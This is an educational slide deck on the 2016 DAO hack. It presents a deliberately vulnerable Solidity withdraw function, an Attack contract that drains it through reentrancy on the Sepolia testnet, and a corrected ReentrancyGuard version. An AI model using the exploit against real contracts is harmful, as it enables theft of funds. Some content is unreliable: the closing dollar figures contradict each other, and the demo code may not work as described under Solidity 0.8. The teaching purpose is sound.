

Smart Contracts Security

Jahad Jafarov
Duy Tung Tran




Smart Contract Security – DAO Hack





- Ethereum was the first blockchain platform to introduce smart contracts—that run on its network. These contracts are primarily written in Solidity.
- Ethereum’s Turing completeness allows it to execute any computable function. This enables complex financial applications like decentralized finance (DeFi) and tokenized assets. However, this flexibility also introduces security risks, as complex logic increases the likelihood of coding errors and unforeseen vulnerabilities.
- In this presentation we will focus on a well-known example of a smart contract attack – DAO Hack.

DAO




How DAO worked

- Users bought DAO Tokens that conferred them voting rights on projects within DAO.
- 1 ETH was being sold for 100 DAOs.
- Majority vote ultimately decided whether the project was to be executed
- If users voted for the project, then their money (ETH) was invested in the project
- If the project made money the investors received their return further pushing the DAO Token price upwards



DAO Split



DAO Split

- Why was `split()` needed? It allowed investors to exit The DAO by creating a child DAO if they disagreed with funding decisions.
- How did it work? Users called `split()` to move their share of Ether to a new child DAO, triggering a 7-day joining period and 14-day curator approval delay before withdrawal.
- They aimed to prevent quick withdrawals and allowed time for curators to verify and approve legitimate exits.

The Smart Contract that is targeted by Hacker

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT

Injected Provider - MetaMask

Sepolia (11155111) network

ACCOUNT +

0xFb2...98635 (0.04846487...)

GAS LIMIT

☒ Estimated Gas

☐ Custom 3000000

VALUE

0 Wei

CONTRACT

VulnerableDAO - VulnerableDAO.sc

evm version: cancun

Deploy

☐ Publish to IPFS

At Address Load contract from Address

Transactions recorded 2

Deployed Contracts 0

Home

VulnerableDAO.sol

Attack.sol 1

SecureDAO.sol

1

// SPDX-License-Identifier: MIT

2

pragma solidity ^0.8.0;

3

4

contract VulnerableDAO {

5

mapping(address => uint) public balances;

6

7

function deposit() public payable { infinite gas

8

balances[msg.sender] += msg.value;

9

}

10

11

function withdraw(uint _amount) public { infinite gas

12

require(balances[msg.sender] >= _amount, "Not enough balance");

13

(bool sent,) = msg.sender.call{value: _amount}(""); // ERROR: Send ETH before updating the balance!

14

require(sent, "Transfer failed");

15

balances[msg.sender] -= _amount;

16

}

17

18

function getBalance() public view returns (uint) { 312 gas

19

return address(this).balance;

20

}

21

}

22

0

☐ Listen on all transactions

Filter with transaction hash or address

If the transaction failed for not having enough gas, try increasing the gas limit gently.


How Hacker Makes Use Of The Vulnerable Contract


The screenshot displays the Remix IDE interface, which is used for developing and deploying smart contracts. The left sidebar contains the 'DEPLOY & RUN TRANSACTIONS' panel, showing the environment set to 'Injected Provider - MetaMask' on the 'Sepolia (11155111) network'. The account '0xFb2...98635' is selected with a balance of 0.04771975 ETH. The gas limit is set to 'Estimated Gas' or 'Custom' (3000000). The value is set to '0' Wei. The contract 'Attack - Attack.sol' is selected, and the 'Deploy' button is highlighted. The 'CONTRACT' section shows the 'evm version: Cancun' and the 'Deploy' button with the address '0xEf5cb40e4cbeA9A5156'. The 'Transactions recorded' section shows 3 transactions. The 'Deployed Contracts' section shows the 'VULNERABLEDAO AT 0XEF' contract with a balance of 0 ETH.

The main editor displays the Solidity code for the 'Attack.sol' contract, which is designed to exploit the 'VulnerableDAO' contract. The code is as follows:




```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.0;
3
4 import "./VulnerableDAO.sol";
5
6 contract Attack {
7     VulnerableDAO public dao;
8     address public owner;
9
10    constructor(address _dao) {
11        dao = VulnerableDAO(_dao);
12        owner = msg.sender;
13    }
14
15    function attack() external payable {
16        dao.deposit{value: msg.value}();
17        dao.withdraw(msg.value);
18    }
19
20    fallback() external payable {
21        if (address(dao).balance > 0) {
22            dao.withdraw(msg.value); // Call withdraw() immediately!
23        }
24    }
25
26    function withdrawStolenFunds() public {
27        require(msg.sender == owner, "Not the owner");
28        payable(owner).transfer(address(this).balance);
29    }
30 }
31
```


The bottom panel shows the transaction log, indicating a successful deployment of the 'Attack' contract to the address '0xEf5cb40e4cbeA9A5156' on the Sepolia network. The transaction details are: [block:7838223 txIndex:14] from: 0xfb2...98635 to: VulnerableDAO.(constructor) value: 0 wei data: 0x608...a0033 logs: 0 hash: 0xaeb...019db.

ENVIRONMENT 

Injected Provider - MetaMask 

Sepolia (11155111) network

ACCOUNT   


0xFb2...98635 (0.02668611... 

GAS LIMIT


☒ Estimated Gas

☐ Custom 3000000

VALUE

10000000000000000 Wei 

CONTRACT

VulnerableDAO - VulnerableDAO.s 


evm version: cancun




Deploy


☐ Publish to IPFS

At Address Load contract from Address





Deployed Contracts 2 

▼ VULNERABLEDAO AT 0XEF   


Balance: 0 ETH 

deposit


withdraw uint256 _amount 




balances address 


getBalance

Low level interactions 

CALLDATA

 Transact

▼ ATTACK AT 0XD21...67BBE   


Balance: 0 ETH 

attack

withdrawSto...


dao




owner


Low level interactions 

CALLDATA





Deployed Contracts 2 

▼ VULNERABLEDAO AT 0XEF   

Balance: 0.02 ETH 

deposit

withdraw uint256 _amount 

balances address 

getBalance


The Optimized Contract That Corrects the Vulnerable Point

The screenshot displays the Remix IDE interface, which is used for developing and deploying smart contracts. The interface is divided into several panels:

- DEPLOY & RUN TRANSACTIONS:** This panel on the left contains settings for deploying the contract. It includes:
 - ENVIRONMENT:** Set to "Injected Provider - MetaMask".
 - ACCOUNT:** Set to "Sepolia (11155111) network" with the address "0xFb2...98635 (0.02668611...)".
 - GAS LIMIT:** Set to "Estimated Gas".
 - VALUE:** Set to "10000000000000000 Wei".
 - CONTRACT:** Set to "SecureDAO - SecureDAO.sol".
 - evm version:** Set to "cancun".
 - Buttons:** "Deploy" and "Publish to IPFS".
- Code Editor:** The central panel shows the Solidity code for the "SecureDAO.sol" contract. The code is as follows:

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.8.0;
3
4 import "@openzeppelin/contracts/security/ReentrancyGuard.sol";
5
6 contract SecureDAO is ReentrancyGuard {
7     mapping(address => uint) public balances;
8
9     function deposit() public payable {    ⛽ infinite gas
10         balances[msg.sender] += msg.value;
11     }
12
13     function withdraw(uint _amount) public nonReentrant {    ⛽ infinite gas
14         require(balances[msg.sender] >= _amount, "Not enough balance");
15         balances[msg.sender] -= _amount; // Updated the balance before sending ETH!
16         (bool sent, ) = msg.sender.call{value: _amount}("");
17         require(sent, "Transfer failed");
18     }
19
20     function getBalance() public view returns (uint) {    ⛽ 312 gas
21         return address(this).balance;
22     }
23 }
24
```
- File Explorer:** The top right panel shows the project structure with files "VulnerableDAO.sol", "Attack.sol", and "SecureDAO.sol".
- Console:** The bottom right panel is currently empty.

DAO Hack Aftermath



- Eventually a group of white hackers called Robin Hood Group launched a white hack attack, and drained the remaining DAOs
- The community had 41 days (27 + 14) to decide what to do with the all the DAOs
- The Ethereum community had a choice between doing nothing and hard forking the chain
- Code is Law vs Hard-Fork
- Vitalik Buterin advocated for the hard fork
- Eventually the more than 80% of the community voted for the hard fork

Conclusion



- ETH Classic started trading at about 2\$ per coin. The attacker would thus have made around USD 7 Million in today's money.
- The hacker eventually walked away with 3.6M ETH Classic worth 150 Million dollars today
- Without the fork that 3.6M ETH would be worth over 7 Bn dollars today
- Today, many DeFi protocols and smart contracts are being audited, and in some way the original DAO paved the way to numerous other, more secure projects